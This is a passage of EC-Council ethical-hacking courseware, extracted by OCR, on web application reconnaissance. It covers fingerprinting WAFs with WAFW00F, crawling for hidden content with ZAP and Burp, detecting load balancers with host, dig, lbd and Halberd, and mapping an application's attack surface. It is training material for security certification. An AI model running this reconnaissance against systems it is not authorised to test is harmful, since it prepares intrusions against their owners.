Via: 1.1 192.168.11.15
```

Figure 14.44: Result of TRACE command

- **Detecting Web Application Firewalls**

  Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

  Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

  Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.

  Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **WAFW00F**

  Source: *https://github.com*

  WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

  - Cookies
  - Server cloaking
  - Response codes
  - Drop action
  - Pre-built-in rules




Figure 14.45: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- SHIELDFY Web Application Firewall Detector (*https://shieldfy.io*)
- WhatWaf (*https://github.com*)
- Nmap (*https://nmap.org*)

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following methods are employed for discovering the hidden content:

- **Web Spidering/Crawling**

  Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

  - **OWASP Zed Attack Proxy**

    Source: *https://www.owasp.org*

    OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.




Figure 14.46: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Mozenda Web Agent Builder (*https://www.mozenda.com*)
- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*http://80legs.com*)

- **Attacker-Directed Spidering**

  The attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.owasp.org*)

Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, load balancing detector (lbd), and Halberd, to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- **Using host command**

  Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

  `host <target domain>`




Figure 14.47: Screenshot showing output of host command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using dig command**

  The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

  dig <target domain>




Figure 14.48: Screenshot showing the output of dig command

- **Using load balancing detector (lbd)**

  Source: *https://github.com*

  lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP load balancing via Server: and Date: header and diffs between server answers. It analyzes data received from application responses to detect load balancers.

  Type the following command to detect load balancers of the target web application:

  lbd <target domain>

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.49: Screenshot showing the output of lbd tool

- **Using Halberd**

  Source: *https://github.com*

  You can use Halberd to identify the real IP address of load balancers. When organizations implement load balancers, their real IP address is hidden behind a virtual IP address. Once the attackers determine that the target organization is using load balancers, they try to identify the real IP address of the load balancers. Halberd can be used to discover HTTP load balancers and their IP addresses.

  Type the following command to identify the real IP address of the load balancers:

  halberd <target domain>

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.50: Screenshot showing the output of Halberd tool

After identifying the real IP addresses behind the load balancers, attackers perform further attacks on the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications

- Analyze the active application's functionality and technologies to **identify exposed attack surfaces**

Identify Entry Points for User Input	Review the generated **HTTP request** to identify the user input entry points
Identify Server-Side Technologies	Fingerprint the technologies active on the server using various fingerprint techniques such as **HTTP fingerprinting**
Identify Server-Side Functionality	Observe the **applications revealed to the client** to identify the server-side structure and functionality
Identify Files and Directories	Identify **misconfigured web applications** that expose critical files and directories over the Internet
Identify Web Application Vulnerabilities	Identify **exploitable vulnerabilities** in the underlying web technologies
Map the Attack Surface	Identify the **various attack surfaces** uncovered by the applications and their associated vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications: Identify Entry Points for User Input

- Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all **user input fields**
- Identify HTTP header parameters that can be processed by the application as user inputs such as **User-Agent**, **Referer**, **Accept**, **Accept-Language**, and **Host headers**
- Determine URL encoding techniques and other encryption measures implemented for **secure web traffic** such as SSL

Tools used


- Burp Suite (*https://portswigger.net*)
- OWASP Zed Attack Proxy (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- httprint (*https://www.net-square.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications: Identify Server-Side Technologies

- Perform a **detailed server fingerprinting**, analyze HTTP headers and HTML source code to identify server-side technologies
- **Examine URLs** for file extensions, directories, and other identification information
- Examine the **error page messages**
- **Examine session tokens**: JSESSIONID – Java, ASPSESSIONID – IIS server, ASP.NET_SessionId - ASP.NET, PHPSESSID – PHP
- Use tools such as **httprint** and **WhatWeb** to identify server-side technologies



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications: Identify Server-Side Functionality

- Examine page source information and URLs and make an educated guess to **determine the internal structure** and **functionality** of web applications

Tools used

GNU Wget	*https://www.gnu.org*
Teleport Pro	*http://www.tenmax.com*
BlackWidow	*http://softbytelabs.com*

GNU Wget

https://www.gnu.org


Examine URL

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications: Identify Files and Directories

- Attackers use tools such as **Gobuster** or **Nmap NSE script http-enum** to enumerate applications, as well as hidden directories and files of the web application hosted on the web server, that are exposed on the Internet




https://github.com https://nmap.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze Web Applications: Identify Web Application Vulnerabilities

- Attackers use various techniques to **detect vulnerabilities** in target web applications hosted on web servers either **to gain administrator level access** to the server or to **retrieve sensitive information** stored on the server
- Comprehensive vulnerability scanning can disclose **security flaws** associated with executables, binaries, and technologies used in a web application
- Attackers can use tools such as **Vega** to the vulnerabilities of target web applications

Vega Vega helps you to find and validate SQL injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities




Web Application Scanning Tools

- WPScan Vulnerability Database (*https://wpvulndb.com*)
- Arachni (*https://www.arachni-scanner.com*)
- appspider (*https://www.rapid7.com*)
- Uniscan (*https://sourceforge.net*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web application, first, they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This section describes how attackers find vulnerabilities in a web application and exploit them.

